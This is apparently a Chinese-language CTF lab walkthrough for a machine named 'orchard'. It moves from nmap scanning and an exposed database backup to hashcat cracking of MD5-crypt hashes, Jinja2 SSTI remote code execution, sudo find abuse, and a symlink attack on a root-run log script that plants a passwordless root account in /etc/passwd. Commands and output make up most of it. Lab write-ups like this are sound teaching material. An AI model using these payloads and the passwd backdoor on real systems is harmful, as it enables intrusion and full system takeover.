orchard
信息搜集
nmap -A 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 18:17 +0800
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: Orchard Management System
| http-robots.txt: 4 disallowed entries
|_/admin/ /backup/ /dev/ /api/v2/
开了22和80,robots.txt直接给了4个路径
访问/backup:
Index of /backup/
../
config.bak                                         17-Jul-2026 06:16     111
orchard.db                                         17-Jul-2026 06:16     24K
直接strings读orchard.db发现:
SQLite format 3
=tablereportsreports
CREATE TABLE reports (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            user_id INTEGER,
            title TEXT,
            template TEXT,
            created_at TEXT DEFAULT (datetime('now'))
        )
{tableproductsproducts
CREATE TABLE products (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            name TEXT NOT NULL,
            variety TEXT,
            quantity INTEGER DEFAULT 0,
            price REAL DEFAULT 0.0,
            harvest_date TEXT
        )P
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
Otableusersusers
CREATE TABLE users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password_hash TEXT NOT NULL,
            role TEXT DEFAULT 'user',
            email TEXT
        ))
indexsqlite_autoindex_users_1users
5picker$1$WVTTBQHm$VKOMmplH4iLYuzFKzUjNJ.userpicker@orchard.localK
7manager$1$ch/3x.vf$G0A59Ev8ojb1falGJdJOG0managermanager@orchard.localE
3admin$1$DePmfguF$MC9RGpIsLoloTaxkRKUxQ1adminadmin@orchard.local
picker
manager
        admin
products
users
!CherryBing
2024-06-15%
!PeachWhite     `@
2024-07-20
!PearAsian
2024-08-28$
!AppleGala
2024-09-10$
!AppleFuji
2024-09-15
网上搜寻发现p牛文章:https://www.leavesongs.com/PENETRATION/about-hash-password.html
于是采取hashcat破解
hashcat -m 500 -a 0 mdmd5.txt /tmp/rockyou.txt --force -O
得到:
 hashcat -m 500 mdmd5.txt --show
$1$WVTTBQHm$VKOMmplH4iLYuzFKzUjNJ.:dimple
$1$ch/3x.vf$G0A59Ev8ojb1falGJdJOG0:turtle
$1$DePmfguF$MC9RGpIsLoloTaxkRKUxQ1:candygirl
USERFLAG
随后admin/candygirl登录,发现/admin/export页面有
Export Report
Create a custom inventory report using Jinja2 template syntax.
Jinja2,直接想到打ssti

49,确实可能有
随后用经典paylaod完成rce:
{{lipsum.__globals__.__builtins__.__import__('o'+'s').popen('id').read()}}
目前是www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
随后sudo -l看看当前登录用户在当前主机上拥有的 sudo 权限
Matching Defaults entries for www-data on localhost: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin User www-data may run the following commands on localhost: (appuser) NOPASSWD: /usr/bin/find
localhost: (appuser) NOPASSWD: /usr/bin/find
这里www-data可以免密以appuser执行find
{{lipsum.__globals__.__builtins__.__import__('o'+'s').popen('sudo -u appuser /usr/bin/find . -maxdepth 0 -exec id \;').read()}}
成功变成appuser:
uid=1000(appuser) gid=1000(appuser) groups=1000(appuser)
接下来看看找flag:
sudo -u appuser find /home/appuser -type f -exec cat {} \;
# ~/.profile: executed by the command interpreter for login shells. # This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login # exists. # see /usr/share/doc/bash/examples/startup-files for examples. # the files are located in the bash-doc package. # the default umask is set in /etc/profile; for setting the umask # for ssh logins, install and configure the libpam-umask package. #umask 022 # if running bash if [ -n "$BASH_VERSION" ]; then # include .bashrc if it exists if [ -f "$HOME/.bashrc" ]; then . "$HOME/.bashrc" fi fi # set PATH so it includes user's private bin if it exists if [ -d "$HOME/bin" ] ; then PATH="$HOME/bin:$PATH" fi # set PATH so it includes user's private bin if it exists if [ -d "$HOME/.local/bin" ] ; then PATH="$HOME/.local/bin:$PATH" fi flag{user-be8cea7e5cfc1308122d32645e632986} # ~/.bashrc: executed by bash(1) for non-login shells. # see /usr/share/doc/bash/examples/startup-files (in the package bash-doc) # for examples # If not running interactively, don't do anything case $- in *i*) ;; *) return;; esac # don't put duplicate lines or lines starting with space in the history. # See bash(1) for more options HISTCONTROL=ignoreboth # append to the history file, don't overwrite it shopt -s histappend # for setting history length see HISTSIZE and HISTFILESIZE in bash(1) HISTSIZE=1000 HISTFILESIZE=2000 # check the window size after each command and, if necessary, # update the values of LINES and COLUMNS. shopt -s checkwinsize # If set, the pattern "**" used in a pathname expansion context will # match all files and zero or more directories and subdirectories. #shopt -s globstar # make less more friendly for non-text input files, see lesspipe(1) #[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)" # set variable identifying the chroot you work in (used in the prompt below) if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then debian_chroot=$(cat /etc/debian_chroot) fi # set a fancy prompt (non-color, unless we know we "want" color) case "$TERM" in xterm-color|*-256color) color_prompt=yes;; esac # uncomment for a colored prompt, if the terminal has the capability; turned # off by default to not distract the user: the focus in a terminal window # should be on the output of commands, not on the prompt #force_color_prompt=yes if [ -n "$force_color_prompt" ]; then if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then # We have color support; assume it's compliant with Ecma-48 # (ISO/IEC-6429). (Lack of such support is extremely rare, and such # a case would tend to support setf rather than setaf.) color_prompt=yes else color_prompt= fi fi if [ "$color_prompt" = yes ]; then PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ ' else PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ ' fi unset color_prompt force_color_prompt # If this is an xterm set the title to user@host:dir case "$TERM" in xterm*|rxvt*) PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1" ;; *) ;; esac # enable color support of ls and also add handy aliases if [ -x /usr/bin/dircolors ]; then test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)" alias ls='ls --color=auto' #alias dir='dir --color=auto' #alias vdir='vdir --color=auto' #alias grep='grep --color=auto' #alias fgrep='fgrep --color=auto' #alias egrep='egrep --color=auto' fi # colored GCC warnings and errors #export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01' # some more ls aliases #alias ll='ls -l' #alias la='ls -A' #alias l='ls -CF' # Alias definitions. # You may want to put all your additions into a separate file like # ~/.bash_aliases, instead of adding them here directly. # See /usr/share/doc/bash-doc/examples in the bash-doc package. if [ -f ~/.bash_aliases ]; then . ~/.bash_aliases fi # enable programmable completion features (you don't need to enable # this, if it's already enabled in /etc/bash.bashrc and /etc/profile # sources /etc/bash.bashrc). if ! shopt -oq posix; then if [ -f /usr/share/bash-completion/bash_completion ]; then . /usr/share/bash-completion/bash_completion elif [ -f /etc/bash_completion ]; then . /etc/bash_completion fi fi # DEBUG echo "INTERACTIVE_CHECK: \$-" >> /tmp/bashrc_debug echo "TERM=$TERM" >> /tmp/bashrc_debug echo "PS1=$PS1" >> /tmp/bashrc_debug # ~/.bash_logout: executed by bash(1) when login shell exits. # when leaving the console clear the screen to increase privacy if [ "$SHLVL" = 1 ]; then [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q fi
得到userflag:
flag{user-be8cea7e5cfc1308122d32645e632986}
ROOTFLAG
ls -la /opt/orchard/
查找隐藏文件
total 40
drwxr-xr-x 7 www-data www-data 4096 Jul 17 06:16 .
drwxr-xr-x 3 root     root     4096 Jul  8 08:06 ..
-rw-r----- 1 www-data www-data 7677 Jul 17 06:16 app.py
drwxr-xr-x 2 www-data www-data 4096 Jul  8 08:06 backup
drwxrwx--- 2 www-data www-data 4096 Jul 17 06:16 data
drwxr-xr-x 4 root     root     4096 Jul  8 08:06 .golden
-rwxr-xr-x 1 root     root     1003 Jul 17 06:16 logctl.sh
drwxr-xr-x 2 root     root     4096 Jul 17 06:16 __pycache__
drwxr-x--- 2 www-data www-data 4096 Jul  8 08:06 templates
看到了.golden,一个预先配置好的、可以重复部署的系统模板副本,进去看看
ls -la /opt/orchard/.golden/
total 40
drwxr-xr-x 4 root     root     4096 Jul  8 08:06 .
drwxr-xr-x 7 www-data www-data 4096 Jul 17 06:16 ..
-rwxr-xr-x 1 root     root     7677 Jul  8 08:06 app.py
drwxr-xr-x 2 root     root     4096 Jul  8 08:06 backup
-rwxr-xr-x 1 root     root      571 Jul  8 08:06 dev-api_test.html
-rwxr-xr-x 1 root     root     1003 Jul  8 08:06 logctl.sh
-rwxr-xr-x 1 root     root      424 Jul  8 08:06 nginx-default
-rwxr-xr-x 1 root     root       52 Jul  8 08:06 sudoers-orchard
drwxr-xr-x 2 root     root     4096 Jul  8 08:06 templates
看看sudoers-orchard,了解下appuser的sudo权限
{{lipsum.__globals__.__builtins__.__import__('o'+'s').popen('cat /opt/orchard/.golden/sudoers-orchard').read()}}
appuser ALL=(root) NOPASSWD: /opt/orchard/logctl.sh
看logctl.sh
#!/bin/bash
set -e

CMD="$1"
NAME="$2"
LOGDIR="/var/log/orchard"

if [ -z "$CMD" ] || [ -z "$NAME" ]; then
    echo "Usage: $0 <command> <name>"
    exit 1
fi

[[ "$NAME" =~ \.\. ]] && { echo "ERROR: path traversal blocked"; exit 1; }
[[ "$NAME" =~ / ]] && { echo "ERROR: slashes not allowed"; exit 1; }
[[ "$NAME" =~ [*?] ]] && { echo "ERROR: wildcards not allowed"; exit 1; }

NAME_CLEAN="${NAME//[^a-zA-Z0-9_.-]/}"
LOGFILE="$LOGDIR/${NAME_CLEAN}.log"

case "$CMD" in
    archive)
        [ -f "$LOGFILE" ] || { echo "ERROR: $LOGFILE not found"; exit 1; }
        mkdir -p /backups
        gzip -c "$LOGFILE" > "/backups/${NAME_CLEAN}.log.gz"
        echo "OK: archived $LOGFILE"
        ;;
    clean)
        [ -f "$LOGFILE" ] || { echo "ERROR: $LOGFILE not found"; exit 1; }
        : > "$LOGFILE"
        echo "OK: cleaned $LOGFILE"
        ;;
    write)
        mkdir -p "$LOGDIR"
        cat >> "$LOGFILE"
        echo "OK: appended to $LOGFILE"
        ;;
    *)
        echo "ERROR: unknown command";
        exit 1
        ;;
esac
appuser管理/var/log/orchard/下的日志文件,不涉及敏感路径
看看这个目录:LOGDIR="/var/log/orchard"
total 960
drwxrwxr-x 2 www-data appuser    4096 Jul 17 06:37 .
drwxr-xr-x 9 root     root       4096 Jul 17 07:11 ..
-rw-r--r-- 1 www-data www-data 970444 Jul 17 07:48 app.log
-rw-r--r-- 1 root     root       3562 Jul 17 06:16 restore.log
www-data 能创建/删除/重命名文件
而logctl.sh中
cat >> "$LOGFILE"
: > "$LOGFILE"
gzip -c "$LOGFILE" > "/backups/${NAME_CLEAN}.log.gz"
均操控日志
于是这里是:
1.www-data可以在目录创建symlink
2.root 权限的 cat » 顺着 symlink 写进了 /etc/passwd
第一步,写指向/etc/passwd的symlink
ln -sf /etc/passwd /var/log/orchard/pwn.log

ls -la /var/log/orchard/
验证:
total 960
drwxrwxr-x 2 www-data appuser    4096 Jul 17 07:59 .
drwxr-xr-x 9 root     root       4096 Jul 17 07:11 ..
-rw-r--r-- 1 www-data www-data 970590 Jul 17 07:59 app.log
lrwxrwxrwx 1 www-data www-data     11 Jul 17 07:59 pwn.log -> /etc/passwd
-rw-r--r-- 1 root     root       3562 Jul 17 06:16 restore.log
第二步,在symlink写后门,lily::0:0:root:/root:/bin/bash
#!/bin/bash
echo 'lily::0:0:root:/root:/bin/bash' | sudo /opt/orchard/logctl.sh write pwn
通过ssti写入需编码:
IyEvYmluL2Jhc2gKZWNobyAnbGlseTo6MDowOnJvb3Q6L3Jvb3Q6L2Jpbi9iYXNoJyB8IHN1ZG8gL29wdC9vcmNoYXJkL2xvZ2N0bC5zaCB3cml0ZSBwd24=
echo IyEvYmluL2Jhc2gKZWNobyAnbGlseTo6MDowOnJvb3Q6L3Jvb3Q6L2Jpbi9iYXNoJyB8IHN1ZG8gL29wdC9vcmNoYXJkL2xvZ2N0bC5zaCB3cml0ZSBwd24= | base64 -d > /tmp/hacker.sh
赋予执行权限
chmod +x /tmp/hacker.sh
执行:
sudo -u appuser find /tmp/hacker.sh -maxdepth 0 -exec /bin/bash {} \;
OK: appended to /var/log/orchard/pwn.log
验证:
tail -3 /etc/passwd
appuser:x:1000:1000::/home/appuser:/bin/bash
lily::0:0:root:/root:/bin/bash
添加成功
接下来切换用户拿flag:
{{lipsum.__globals__.__builtins__.__import__('o'+'s').popen("su lily -c 'cat /root/root.txt'").read()}}
flag{root-c6dfd276cca18d48b7b526f8b83560f3}